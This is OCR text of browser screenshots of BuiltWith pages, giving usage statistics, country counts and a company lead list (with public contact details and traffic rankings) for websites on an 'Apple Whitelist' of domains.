
MacksOFy.com WHOIS, DNS, &
Apple Whitelist Usage Statistics
trends.builtwith.com/widgets/Apple-Whitelist
Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Widgets / Apple Whitelist Usage Statistics
Apple Whitelist Usage Statistics
Top 10k
Top 100k
Top 1m
All Internet
112500
100000
87500
75000
62500
50000
37500
25000
12500
0
2022/04
2022/07
2022/09
2022/10
2022/11
2022/12
Download Lead List
Get a list of 236,986 websites using Apple Whitelist which includes location information, hosting data, contact details, 236,986 currently live websites and an additional 2,743,260 domains that redirect to sites in this list. 0 sites that used this technology previously and 866 websites in India currently using Apple Whitelist.
Site Totals
Total Live 236,986
2,743,260 additional website redirects.
Indian Live Sites 866
Live and Historical 236,986
Top 1m 10.82% 108,157
Top 100k 30.19% 30,191
Top 10k 43.2% 4,320
Countries
United States 126,902
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Apple Whitelist Usage Statistics
trends.builtwith.com/widgets/Apple-Whitelist
This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.
https://apple.com
Widgets
Apple Whitelist Customers
Get access to data on 236,986 websites that are Apple Whitelist Customers. We know of 236,986 live websites using Apple Whitelist and an additional 0 sites that used Apple Whitelist historically and 866 websites in India.
Download Lead List
Apple Whitelist Awards
5th most popular in the Top 10k sites in Widgets category.
8th most popular in the Top 100k sites in Widgets category.
14th most popular in the Top 1 Million sites in Widgets category.
United States 126,902
United Kingdom 19,938
Germany 18,442
France 8,409
Canada 8,206
Japan 7,885
Italy 6,581
Netherlands 6,211
Australia 4,852
Switzerland 4,207
Spain 4,008
Austria 2,322
Belgium 2,244
New Zealand 1,183
Ireland 1,126
India 866
China 764
Sweden 635
Russia 476
.tv 421
Norway 413
Mexico 408
Denmark 382
Financial
AMER 136,271
ANZ 6,035
ANZUK 25,973
APAC 17,834
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
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MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List
Websites using Apple Whitelist
Download a list of all 236,986 Current Apple Whitelist Customers
Download Full Lead List
Create a Free Account to see more results.
Website
Location
Sales Revenue
Tech Spend
Social
Employees
Traffic
iseecars.com
United States
$2000+
5,000+
10+
High
Contact Information
Company Name
iSeeCars.com
Find People on LinkedIn
Address
Woburn
01801 MA
United States
Telephone
Contacts
This website might not have a team page with publicly listed contacts.
View Detailed Profile
Social Links
twitter.com/iseecars
facebook.com/iseecars
linkedin.com/company/iseecars-com
pinterest.com/iseecars
instagram.com/iseecars
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles
Search
ENG
11:27 PM
3/10/2023
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
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles
SKU Product Count
-
Brand Followers
10,000+
Sitemap URLs
-
Referring IPs
6,685
Referring Subnets
4,341
Estimated Employees
10+
Google Dimensions
-
Google Metrics
-
Google Goals
-
GTM Tags
9
Traffic Ranking
Page Rank
29,706
A lower page rank means more inbound links to this domain.
BuiltWith
361,667
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco
2,519
Majestic
15,589
Majestic .COM
8,325
A lower ranking means more inbound traffic.
This website does not provide information that indicates it is within the EU.
smartsheet.com
United States
$10000+
10,000+
1,000+
Very High
splendidtable.org
United States
$500+
10,000+
High
secsports.com
United States
$2000+
Medium
vagaro.com
United States
$5000+
Very High
sky.com
United Kingdom
$10000+
3,000,000+
100+
Very High
Search
ENG
11:27 PM
3/10/2023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
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
redrobin.com United States $5000+ 100,000+ 10,000+ High
lexus.com United States $10000+ 500,000+ 1,000+ Very High
Contact Information
Company Name
Address Torrance 90509 CA United States
Telephones +1-800-725-7822 Toll +1-866-877-4966 Toll +1-800-874-7050 Toll +1-844-271-2622 Toll +1-310-468-7814 California +1-800-331-4331 Toll +1-800-874-8822 Toll +1-866-707-2466 Toll
Contacts
Name Level
Compliance President
Compliance President
Compliance President
View Detailed Profile
Social Links
twitter.com/lexus
facebook.com/lexus
instagram.com/lexususa
pinterest.com/lexususa
Compliant Emails
No emails found.
Website Information
Vertical Automotive And Vehicles
SKU Product Count -
Brand Followers 750,000+
Sitemap URLs 742
Referring IPs 7,717
Search
ENG
11:28 PM
3/10/2023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webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Name Level
Compliance President
Compliance President
Compliance President
Social Links
twitter.com/lexus
facebook.com/lexus
instagram.com/lexususa
pinterest.com/lexususa
Compliant Emails
No emails found.
Website Information
Vertical Automotive And Vehicles
SKU Product Count -
Brand Followers 750,000+
Sitemap URLs 742
Referring IPs 7,717
Referring Subnets 5,133
Estimated Employees 1,000+
Google Dimensions -
Google Metrics -
Google Goals -
GTM Tags 22
Traffic Ranking
Page Rank 8,889
A lower page rank means more inbound links to this domain.
BuiltWith 15,998
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco 2,639
Majestic 11,987
Majestic .COM 6,348
A lower ranking means more inbound traffic.
Search
ENG
11:28 PM
3/10/2023